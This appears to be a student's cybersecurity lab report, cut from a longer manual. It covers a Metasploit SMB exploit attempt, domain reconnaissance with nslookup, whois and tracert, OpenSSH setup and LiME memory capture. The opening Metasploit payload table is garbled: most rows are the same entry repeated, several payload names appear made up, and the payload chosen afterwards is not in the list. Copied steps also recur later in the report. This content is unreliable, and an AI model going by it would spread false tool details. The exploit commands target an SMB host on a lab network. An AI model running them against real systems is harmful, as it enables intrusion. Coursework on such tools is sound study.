0	payload/generic/random		normal	no	Custom Payload
1	payload/generic/pskill_tcp		normal	no	Generic AIO Delay TCP
2	payload/generic/pskill_bind_tcp		normal	no	Generic Command Shell, Bind TCP Inline
3	payload/generic/pskill_reverse_tcp		normal	no	Generic Command Shell, Reverse TCP Inline
4	payload/generic/rsh/interact		normal	no	Interact with Established RSH Connection
5	payload/generic/rsh/loop		normal	no	Generic rsh Tight Loop
6	payload/windows/peinject/bind_hidden_ipsock_tcp		normal	no	Windows Meterpreter (Reflective Injection), Bind Hidden IPsock TCP Stager
7	payload/windows/peinject/bind_hidden_tcp		normal	no	Reflective DLL Injection, Windows Hidden TCP Stager
8	payload/windows/peinject/bind_listen_tcp		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager (Windows x86)
9	payload/windows/peinject/bind_listen_tcp_rc4		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
10	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
11	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
12	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
13	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
14	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
15	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
16	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
17	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
18	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
19	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
20	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
21	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
22	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
23	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
24	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
25	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
26	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
27	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
28	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
29	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
30	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
31	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
32	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
33	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
34	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
35	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
36	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
37	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
38	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
39	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
40	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
41	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
42	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
43	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
44	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
45	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
46	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
47	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)
48	payload/windows/peinject/bind_listen_tcp_rc4_md5		normal	no	Reflective DLL Injection, Bind IPsock TCP Stager with RC4 Stager (Windows x86)

- ☐ Step 8: Setting Payload
- ☐ Command: set payload 106

```
msf6 exploit(windows/smb/ms04_007_killbill) > set payload 106
payload => windows/peinject/bind_tcp_rc4
msf6 exploit(windows/smb/ms04_007_killbill) >
```

- ☐ Step 9: Final step is to perform exploit.
- ☐ Command: exploit

```
[*] 192.168.200.237:445 - Exploit failed: no implicit conversion of nil into String
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms04_007_killbill) >
```

**Conclusion:** In this practical, we performed vulnerability assessment.

## **PRACTICAL-8**

**AIM:** Gather information of any domain/website/IP address using following Information Gathering Tools.

Nslookup

Whois

Tracert

### **THEORY**

#### **NSLOOKUP:**

- ☐ nslookup is the name of a program that lets an Internet server administrator or any computer user enter a host name (for example, "whatis.com") and find out the corresponding IP address or domain name system (DNS) record.

#### **WHOIS:**

- ☐ WHOIS is a TCP-based query and response protocol that is commonly used to provide information services to Internet users.
- ☐ It returns information about the registered Domain Names, an IP address block, Name Servers and a much wider range of information services.

#### **TRACERT:**

- ☐ The traceroute command is used to determine the path between two connections. Often a connection to another device will have to go through multiple routers.

The traceroute command will return the names or IP addresses of all the routers between two devices.

## IMPLEMENTATION

Nslookup:

```
(kalichanga@kalichanga)-[~]
$ nslookup www.charusat.ac.in
Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
Name:   www.charusat.ac.in
Address: 185.151.30.139
Name:   www.charusat.ac.in
Address: 2a07:7800::139
```

Whois:

```
(kalichanga@kalichanga)-[~]
$ whois 185.151.30.139
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '185.151.30.0 - 185.151.30.255'

% Abuse contact for '185.151.30.0 - 185.151.30.255' is 'abuse@20i.com'

inetnum:        185.151.30.0 - 185.151.30.255
netname:        CDN
descr:          Cloud Platform
country:        GB
admin-c:        HI825-RIPE
tech-c:         HI825-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-20i
created:        2018-09-19T13:27:19Z
last-modified:  2020-07-27T11:58:38Z
source:         RIPE

role:            Hosting Infrastructure
address:         Hawthorn House
admin-c:         AR36293-RIPE
nic-hdl:         HI825-RIPE
mnt-by:         MNT-20i
created:        2020-07-27T11:58:11Z
last-modified:  2020-07-27T11:59:21Z
source:         RIPE # Filtered

% Information related to '185.151.30.0/24AS48254'

route:          185.151.30.0/24
origin:         AS48254
mnt-by:         MNT-20i
created:        2018-09-20T12:52:20Z
last-modified:  2018-09-21T09:16:52Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.103 (ANGUS)
```

Tracert:

```
C:\Users\Parth Patel>tracert www.charusat.ac.in

Tracing route to www.charusat.ac.in [185.151.30.139]
over a maximum of 30 hops:

  1    2 ms    1 ms    1 ms  192.168.0.1
  2   70 ms   14 ms   18 ms  100.67.0.1
  3   24 ms   17 ms   26 ms  vad-core01.youbroadband.in [203.187.193.1]
  4   29 ms   16 ms   14 ms  118.185.43.222
  5   61 ms   22 ms   23 ms  182.19.106.200
  6  169 ms  166 ms  191 ms  ae11-100-xcr1.mar.cw.net [213.185.219.53]
  7  136 ms  118 ms  123 ms  4.68.111.209
  8  140 ms  138 ms  137 ms  ae3.3202.edge3.London15.level3.net [4.69.143.246]
  9  139 ms  136 ms  138 ms  lon-tel-01gw.voxility.net [217.163.113.54]
 10  136 ms  145 ms  139 ms  lon-tel-02c.voxility.com [185.242.206.2]
 11  196 ms  191 ms  194 ms  212.119.4.229
 12  154 ms  455 ms  149 ms  et1-1-1-cr1-lon-rdg.as48254.net [185.146.164.19]
 13  146 ms  140 ms  142 ms  185-151-30-139.ptr4.stackcp.net [185.151.30.139]

Trace complete.
```

**CONCLUSION:** In this practical, we used different tools and frameworks to gather information of websites.



## PRACTICAL-9

**AIM:** Create a remote connection using open SSH

### IMPLEMENTATION

- Firstly, check for the services available.

```
root@kali:~# service --status-all
[ + ] apache-htcacheclean
[ - ] apache2
[ + ] arptwatch
[ - ] atftpd
[ - ] avahi-daemon
[ - ] beef-xss
[ + ] binfmt-support
[ - ] bluetooth
[ - ] bootlogs
[ - ] bootmisc.sh
[ - ] checkfs.sh
[ - ] checkroot-bootclean.sh
[ - ] checkroot.sh
[ - ] clamav-daemon
[ - ] clamav-freshclam
[ - ] console-setup.sh
```

- Then, install openssh-server

```
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
```

- Start the ssh service and server

```
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restart|status}.
```

- Check for the service status

```
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
root@kali:~# service ssh start
root@kali:~# service ssh status
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restart|status}.
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
   Active: active (running) since aca 2016-12-11 18:19:09 UTC; 42min ago
   Main PID: 856 (sshd)
   CGroup: /system.slice/ssh.service
           └─856 /usr/sbin/sshd -D

kax 11 18:19:09 kali systemd[1]: Starting OpenBSD Secure Shell server...
kax 11 18:19:09 kali sshd[856]: Server listening on 0.0.0.0 port 22.
kax 11 18:19:09 kali sshd[856]: Server listening on :: port 22.
kax 11 18:19:09 kali systemd[1]: Started OpenBSD Secure Shell server.
kax 11 19:00:49 kali systemd[1]: Started OpenBSD Secure Shell server.
```

- Navigate to ssh folder to check the details of the connection

```
root@kali:/etc/ssh# cd /etc/ssh
root@kali:/etc/ssh# ls
moduli          ssh_host_dsa_key.pub      ssh_host_ed25519_key.pub
ssh_config      ssh_host_ecdsa_key        ssh_host_rsa_key
sshd_config     ssh_host_ecdsa_key.pub    ssh_host_rsa_key.pub
ssh_host_dsa_key ssh_host_ed25519_key
```

**Conclusion:** In this practical, we learnt to establish remote openssh connection.

## PRACTICAL-10

**AIM:** Perform Live / Memory Analysis on a Linux OS and prepare a detailed report.

### IMPLEMENTATION

- Step 1: Download from <https://github.com/504ensicsLabs/LiME>

```
kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
kali@kali:~$ git --version
git version 2.26.2
kali@kali:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292
Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done.
Resolving deltas: 100% (163/163), done.
```

- Step 2: Now go to src folder in LiME and view the contents.

```
kali@kali:~/Downloads$ cd LiME/
kali@kali:~/Downloads/LiME$ ls
doc LICENSE README.md src
kali@kali:~/Downloads/LiME$ cd src
kali@kali:~/Downloads/LiME/src$ ls
deflate.c disk.c hash.c lime.h main.c Makefile Makefile.sample tcp.c
```


- Step 3: Now run the make command to compile it.

```
kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
kali@kali:~$ git --version
git version 2.26.2
kali@kali:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME' ...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292
Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done.
Resolving deltas: 100% (163/163), done.
kali@kali:~$ ls
Desktop Documents Downloads LiME Music Pictures Public Templates Videos
kali@kali:~$ cd LiME/
kali@kali:~/LiME$ ls
doc LICENSE README.md src
kali@kali:~/LiME$ cd src
kali@kali:~/LiME/src$ ls
deflate.c disk.c hash.c lime.h main.c Makefile Makefile.sample tcp.c
```

Step 4: Run the command “sudo insmod ./lime-5.5.0-kali2-amd64.ko “path=../Linux64.mem format=raw”

```
kali@kali:~/LIME/src$ sudo insmod ./lime-5.5.0-kali2-amd64.ko "path=../Linux64.mem format=raw"  
[sudo] password for kali:
```

Step 5: Creating a hash value for the memory image i.e., of Linux64.mem.



**Conclusion:** In this practical, we learnt to perform live analysis of memory in linux.